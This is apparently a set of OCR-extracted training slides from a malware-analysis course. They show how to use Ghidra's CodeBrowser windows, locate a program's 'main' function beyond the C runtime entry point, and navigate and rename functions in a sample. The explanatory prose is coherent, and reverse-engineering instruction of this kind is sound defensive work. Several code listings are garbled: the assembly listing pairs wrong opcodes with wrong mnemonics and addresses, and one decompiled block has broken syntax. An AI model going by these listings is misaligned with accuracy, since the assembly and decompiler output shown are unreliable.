
- Program is organized into sections
- Not very useful for basic analysis
  - Resize or close this to make more room for *Functions* window



This should look familiar if you studied the Portable Executable file format in the Basic Techniques module. These are the sections of the PE file. It can be useful to understand the boundaries of each section, but at this point it is not needed. It can be helpful to close windows that you are not using regularly to make room for the other windows.

## Symbol Tree


- Symbol Information
- Use *Imports* to access imported functions and explore cross references
- Use *Functions* to explore code
- Or open alternate *Functions* window
  - *Window – Functions*
  - Try replacing this window with the *Functions* window (will cover this shortly)



Imports and Functions are key elements of our analysis workflow. They can be explored using the Symbol Tree. We recommend using the Functions window instead – it is easier to navigate. We will show you shortly how to replace this view with the easier alternative, but this is optional and either approach is valid.

### Data Type Manager


- Organize data types
  - Includes predefined types from header files included with popular compilers
- Resize this to make more room for Symbol Tree window



When analyzing complex object-oriented C++ programs this window is more relevant. Data Types can be useful to cross-reference where certain structures are used throughout the program, and to organize structures as you create them, but that is outside the scope of this class.

**Console**

- Output for plugins and scripts
- Close for now to make room for other views



Console is not needed if you are not relying on script output or using any plugins.


## Rearranging Windows

- Rearrange windows to make more room for relevant information
- Drag the bar at the top of the window and dock to any existing window.
- If docked on an existing window a tab will appear at the bottom of the window to switch views
- Drag to any edge of a window to create a split (horizontal or vertical). An arrow will appear indicating the direction of the split.
- Drag the boundary between two windows to resize

To reset a layout, you can create a new CodeBrowser tool by going back to the main Ghidra menu (not within Code Browser) and selecting Tools – Import Default Tools... – defaultTools/CodeBrowser.tool. This will create a new window with default window configuration. You can have multiple CodeBrowser tools open, and you can save each tool individually.

## Replacing Symbol Tree with Function Window

- Select *Symbol Tree* window
- Navigate to *Window – Functions*. It will be created as a new tab on top of the *Symbol Tree* tab
- Can be easier to interpret than *Symbol Tree* functions





You can view functions via the Symbol Tree window, but many analysts prefer to use the Functions window instead. You can start by adding the Functions window to your current view. You can put it anywhere, as described on the previous slide. One option is to cover the Symbol Tree window. You can cover a different window if you prefer – it can always be moved later. To have the new view automatically dock with another

existing view, simply select the existing view then open the new window via Window – Functions. Now you can swap between the two windows via the tab at the bottom of the window.

## Navigating Functions

- With the Functions window in place, look for *entry*
- Double click - Disassembly Listing and Decompile display *entry* location



Now that we have added the Functions Window, use it to navigate to different functions. Start with the PE Entry Point, labeled “entry”. This navigates the Decompile and Disassembly Listing views to the “entry” function.

You can also find “Entry” under the exports tab in the Symbol Tree.

## Finding the “main” Function

- The entry point is based on PE *Optional Header – AddressOfEntryPoint*
- Sometimes the “main” function is the entry point – often it is not
- Entry point is often initialization routine for C runtime
- In this case we want to identify main without analyzing library code
- It should be the last function called from the entry point that is not identified by Ghidra

One analysis technique is “top-down”, which we are considering here. Identify the beginning of the malware and work from the start. This is reasonable for small applications. In larger samples it may be more effective to find interesting code and work backwards, which we will discuss later.

Finding the “main” function is usually straightforward even for a beginner analyst.

## Finding the “main” Function – Visual Studio 10 Compiler

```
do {
    iVar2 = InterlockedCompareExchange((LONG *)aDAT_004035d8, iVar3, 0);
    if (iVar2 == 0) {
LAB_004014d4:
        if (DAT_004035d4 == 1) {
            _asm_exit(0x1f);
        }
        else {
            if (DAT_004035d4 == 0) {
                DAT_004035d4 = 1;
                iVar3 = _initterm_e(aDAT_00402118, aDAT_00402124);
                if (iVar3 != 0) {
                    return 0x0;
                }
            }
            else {
                _DAT_0040329c = 1;
            }
        }
        if (DAT_004035d4 == 1) {
            _initterm(aDAT_0040210c, aDAT_00402114);
            DAT_004035d4 = 2;
        }
        if (!iVar1) {
            InterlockedExchange((LONG *)aDAT_004035d8, 0);
        }
        if ((DAT_004035e8 != (code *)0x0) &&
            (BVar4 = _IsNonwritableInCurrentImage(aDAT_004035e8, BVar4 != 0))
            (*_DAT_004035e8)(0, 2, 0);
        ) {
            *(undefined4 *)_initenv_exref = DAT_00403284;
            DAT_00403298 = FUN_00401380();
            if (_DAT_0040329c != 0) {
                if (_DAT_0040329c == 0) {
                    _cexit();
                }
                return DAT_00403298;
            }
            /* WARNING: Subroutine does not return */
            exit(DAT_00403298);
        }
        if (iVar2 == iVar3) {
            BVar1 = true;
            goto LAB_004014d4;
        }
        Sleep(1000);
    } while( true );
}
```

Ghidra uses hash-based function body matching to detect statically linked library functions.

Additionally, imported Windows API functions are labeled.

The Decompile view of the entry point routine is displayed here. Any function that has a name at this point is either a Windows API function that has been imported or a library routine that Ghidra has identified via hash-based function body matching. The entry point is usually C runtime initialization, so most of the function calls are common library routines that Ghidra recognizes.



## Finding the “main” Function – cl compiler

```
int entry(void)
{
    int iVar1;

    __security_init_cookie();
    iVar1 = __heap_init();
    if (iVar1 == 0) {
        __fast_error_exit(0x1c);
    }
    iVar1 = __mtinit(0);
    if (iVar1 == 0) {
        __fast_error_exit(0x10);
    }
    __RTC_initialize();
    iVar1 = __ioinit(0);
    if (iVar1 < 0) {
        __amsg_exit(0x1b);
    }
    DAT_00411bc4 = GetCommandLineA();
    DAT_00410038 = __crtGetEnvironmentStringsA(0);
    iVar1 = __setargv();
    if (iVar1 < 0) {
        __amsg_exit(8);
    }
    iVar1 = __setenvp();
    if (iVar1 < 0) {
        __amsg_exit(4);
    }
    iVar1 = __cinit(0);
    if (iVar1 != 0) {
        __amsg_exit(iVar1);
    }
    _DAT_00410018 = DAT_00410014;
    iVar1 = FUN_00401283();
    __exit(iVar1);
    __cexit(0);
    return iVar1;
}
```

Ghidra uses hash-based function body matching to detect statically linked library functions.

Additionally, imported Windows API functions are labeled.

The Decompile view of the entry point routine is displayed here. Any function that has a name at this point is either a Windows API function that has been imported or a library routine that Ghidra has identified via hash-based function body matching. The entry point is usually C runtime initialization, so most of the function calls are common library routines that Ghidra recognizes.

## Finding the “main” Function

```
do {
    iVar2 = InterlockedCompareExchange((LONG *) &DAT_004035d8, iVar3, 0);
    if (iVar2 == 0) {
LAB_004014d4:
        if (DAT_004035d4 == 1) {
            _amsg_exit(0x1f);
        }
        else {
            if (DAT_004035d4 == 0) {
                DAT_004035d4 = 1;
                iVar3 = _initterm_e(&DAT_00402118, &DAT_00402124);
                if (iVar3 != 0) {
                    return 0x1f;
                }
            }
            else {
                _DAT_0040329c = 1;
            }
        }
        if (DAT_004035d4 == 1) {
            _initterm(&DAT_0040210c, &DAT_00402114);
            DAT_004035d4 = 2;
        }
        if (!iVar1) {
            InterlockedExchange((LONG *) &DAT_004035d8, 0);
        }
        if ((_DAT_004035e8 != (code *) 0x0) &&
            (BVar4 = __IsMonwritableInCurrentImage(&DAT_004035e8, BVar4 != 0)) {
            (*_DAT_004035e8)(0, 2, 0);
        }
        *(undefined4 *) _initenv_exref = DAT_00403284;
        DAT_00403298 = FUN_00401380();
        if (_DAT_0040329c != 0) {
            if (_DAT_0040329c == 0) {
                _cexit();
            }
            return DAT_00403298;
        }
        /* WARNING: Subroutine does not return */
        exit(DAT_00403298);
    }
    if (iVar2 == iVar3) {
        bVar1 = true;
        goto LAB_004014d4;
    }
    Sleep(1000);
} while( true );
```

One function is not identified because it is not a common library routine

The “main” function is not recognized because it was written by the programmer. This is not always the case; there may be many statically linked library functions that are not recognized and are difficult to distinguish. In this example all the library functions are recognized. Another indicator is that main has three function arguments, but Ghidra fails to recognize that in the Decompile view here. Once you start using the Disassembly Listing alongside the Decompile view you will notice the three arguments.

- This is not the only way to find relevant code
  - As a beginner it can be a nice trick to get started
  - We will discuss using cross-references and/or strings to work backwards which is another valid strategy
- Double-click on the function name (FUN\_00401380) to navigate to the function

With experience you will begin to recognize common patterns. For example, the main function often returns an exit code which is then used as an argument to \_exit.

## Decompile and Disassembly Listing

00401300 55	PUSH	ESP	XREF[1]:	entry:00401593(jc)
00401301 0b ec	MOV	ESP,ESP		
00401303 51	PUSH	ECX		
00401304 60 00 32	PUSH	a_Enter_1_for_file_2_for_registry_00403208		= "Enter_1_for_file_2_for_registry_1"
40 00				
00401308 7c 15 60	CALL	dword ptr [-MSVCRM100.DLL:printf]		
20 40 00				
0040130d 0c 04 04	ADD	ESP,4		
00401310 00 45 f0	LEA	EAX=local_8,[ESP + -0x4]		
00401315 50	PUSH	EAX		
00401316 40 6c 31	PUSH	DAT_0040314c		= 204
40 00				
0040131c 7c 15 60	CALL	dword ptr [-MSVCRM100.DLL:scanf]		
20 40 00				
00401320 50 04 00	ADD	ESP,4		
00401324 83 78 fc 01	CMPL	dword ptr [ESP + local_8],0x1		
00401329 75 07	JNZ	LAB_00401361		
0040132a e0 41 fe	CALL	FUN_004011f0		undefined FUN_004011f0(void)
22 ff				
0040132d e0 39	CMPL	LAB_00401368		
LAB_00401361 XREF[1]: 004013a8(3)				
00401361 83 78 fc 02	CMPL	dword ptr [ESP + local_8],0x2		
00401366 75 07	JNZ	LAB_004013be		
00401367 e0 a4 fc	CALL	FUN_00401160		undefined FUN_00401160(void)
22 ff				
0040136a e0 39	CMPL	LAB_0040136c		
LAB_004013be XREF[1]: 004013a8(1)				
004013be 83 78 fc 03	CMPL	dword ptr [ESP + local_8],0x3		
004013c2 75 07	JNZ	LAB_004013db		
004013c4 e0 37 fc	CALL	FUN_00401000		undefined FUN_00401000(void)
22 ff				
004013c8 e0 39	CMPL	LAB_004013db		
LAB_004013db XREF[1]: 004013a8(1)				
004013db 83 78 fc 04	CMPL	dword ptr [ESP + local_8],0x4		
004013e0 75 07	JNZ	LAB_004013d8		
004013e1 e0 8a fe	CALL	FUN_00401160		undefined FUN_00401160(void)
22 ff				
004013e6 e0 0e	CMPL	LAB_004013e6		
LAB_004013d8 XREF[1]: 004013a8(1)				
004013d8 60 45 32	PUSH	a_invalid_command_00403248		= "invalid command"
40 00				
004013da 7c 15 60	CALL	dword ptr [-MSVCRM100.DLL:printf]		
20 40 00				
004013de 0c 04 04	ADD	ESP,4		
LAB_004013e6 XREF[4]: 004013a8(3), 004013bc(3), 004013c9(3), 004013a8(3)				
004013e6 33 c0	XOR	EAX,EAX		
004013e8 0b e5	MOV	ESP,ESP		
004013ea 55	POP	ESP		
004013ec 03	RET			

```

undefined4 FUN_00401380(void)
{
    int local_8;


    printf(s_Enter_1_for_file,_2_for_registry_00403208);
    scanf(&DAT_0040316c,&local_8);
    if (local_8 == 1) {
        FUN_004011f0();
    }
    else {
        if (local_8 == 2) {
            FUN_00401160();
        }
        else {
            if (local_8 == 3) {
                FUN_00401000();
            }
            else {
                if (local_8 == 4) {
                    FUN_00401260();
                }
                else {
                    printf(s__Invalid_command_00403248);
                }
            }
        }
    }
    return 0;
}

```

Each line of decompilation corresponds to some sequence of assembly instructions. In Ghidra some functionality can only be performed in the disassembly listing. Even if you do not understand most of the disassembly, you can learn to identify function calls and function arguments. The arguments are usually represented as PUSH instructions just prior to the CALL instruction. Clicking on one view moves the highlighter in the other view to the corresponding section.

## Decompile and Disassembly Listing

- Look for the arrow that indicates the disassembly that corresponds to your selected decompilation



Sometimes you want to glance at the Disassembly Listing to see the assembly that comprises the currently selected Decompile region. The arrow that indicates this location is small and difficult to locate at first. Additionally, the area on the left contains the logical code flow analysis – you can see the arrows that represent loops, branches, etc. This can be resized.

## Functions Window

- Navigate by moving between functions
- Signature-matched functions have readable names like `__security_init_cookie`
- Unknown functions are named with `FUN_` prefix
- Pro-tip: Right-click column headers – *Add/Remove Columns* – *Reference Count*
  - how many times the function is called

Name	Location	Function Signature	Function Size
<code>__security_init_cookie</code>	00401a39	<code>void __security_init_cookie(void)</code>	155
<code>FUN_00401a36</code>	00401a36	<code>undefined4 FUN_00401a36(void)</code>	3
<code>FUN_00401380</code>	00401380	<code>undefined4 FUN_00401380(void)</code>	108
<code>FUN_00401160</code>	00401160	<code>undefined4 FUN_00401160(void)</code>	129
<code>FUN_00401a0e</code>	00401a0e	<code>undefined FUN_00401a0e(void)</code>	40
<code>FUN_004019e9</code>	004019e9	<code>undefined FUN_004019e9(undefined4 param_1, undefi...</code>	37
<code>FUN_004017d2</code>	004017d2	<code>undefined FUN_004017d2(void)</code>	38
<code>FUN_004017b2</code>	004017b2	<code>undefined FUN_004017b2(void)</code>	9
<code>FUN_00401260</code>	00401260	<code>undefined FUN_00401260(void)</code>	279
<code>FUN_004011f0</code>	004011f0	<code>undefined FUN_004011f0(void)</code>	98
<code>FUN_00401000</code>	00401000	<code>undefined FUN_00401000(void)</code>	344
<code>__SEH_prolog4</code>	00401990	<code>undefined __SEH_prolog4(undefined4 param_1, int p...</code>	69
<code>__SEH_epilog4</code>	004019d5	<code>undefined __SEH_epilog4(void)</code>	20
<code>__alloca_probe</code>	00401400	<code>undefined __alloca_probe(void)</code>	43
<code>terminate</code>	00401ad4	<code>thunk void terminate(void)</code>	6
<code>_unlock</code>	00401ada	<code>thunk void _unlock(int _File)</code>	6
<code>_lock</code>	00401ae6	<code>thunk void _lock(int _File)</code>	6
<code>_invoke_watson</code>	00401b02	<code>thunk void _invoke_watson(wchar_t * param_1, wcha...</code>	6
<code>_amsg_exit</code>	00401714	<code>thunk void _amsg_exit(int param_1)</code>	6
<code>memset</code>	004013ec	<code>thunk void * memset(void * _Dst, int _Val, size_t...</code>	6
<code>_initterm_e</code>	00401982	<code>thunk undefined _initterm_e()</code>	6
<code>_initterm</code>	0040197c	<code>thunk undefined _initterm()</code>	6
<code>_except_handler4_common</code>	00401afc	<code>thunk undefined _except_handler4_common()</code>	6
<code>__dllonexit</code>	00401ae0	<code>thunk undefined __dllonexit()</code>	6
<code>_XcptFilter</code>	0040181e	<code>thunk int _XcptFilter(ulong _ExceptionNum, _EXCEP...</code>	6
<code>_controlfp_s</code>	00401b08	<code>thunk errno_t _controlfp_s(uint * _CurrentState, ...</code>	6
<code>_FindPESection</code>	00401870	<code>PIMAGE_SECTION_HEADER _FindPESection(PBYTE pImag...</code>	68
<code>CxxUnhandledExceptionFilter</code>	004016c3	<code>long _CxxUnhandledExceptionFilter( EXCEPTION_PTR...</code>	66
<code>entry</code>	004016b9	<code>int entry(void)</code>	355
<code>_atexit</code>	004017bb	<code>int _atexit(void * param_1)</code>	23
<code>__ValidateImageBase</code>	00401830	<code>BOOL __ValidateImageBase(PBYTE pImageBase)</code>	53
<code>__IsNonwritableInCurrentImage</code>	004018c0	<code>BOOL __IsNonwritableInCurrentImage(PBYTE pTarget)</code>	166
<code>__onexit</code>	0040171a	<code>_onexit_t __onexit(_onexit_t param_1)</code>	152


Pictured is an expanded view of the Functions window. Ghidra features hash-based signature matching so many library functions will be pre-named. It is likely that the functions written by the malware author are under a prefix like `"FUN_0040..."` since `"FUN_"` is the generic naming convention for functions that are not identified as library functions.

## Navigating

- Double-click a function name to jump into the function
- Use arrows to go back and forward

ALT ← or ALT → shortcut

- Rename functions throughout analysis so they can be located through *Functions* window






Try navigating to different functions via the Functions window. Press the back button to return to the previous function. It is very common to move between functions this way.

hide01.ir

## Renaming Functions

- Rename functions to make decompilation readable
- Navigate to the “main” function and right-click on the function name
- Select *Rename Function* and enter the new name
  - Shortcut L

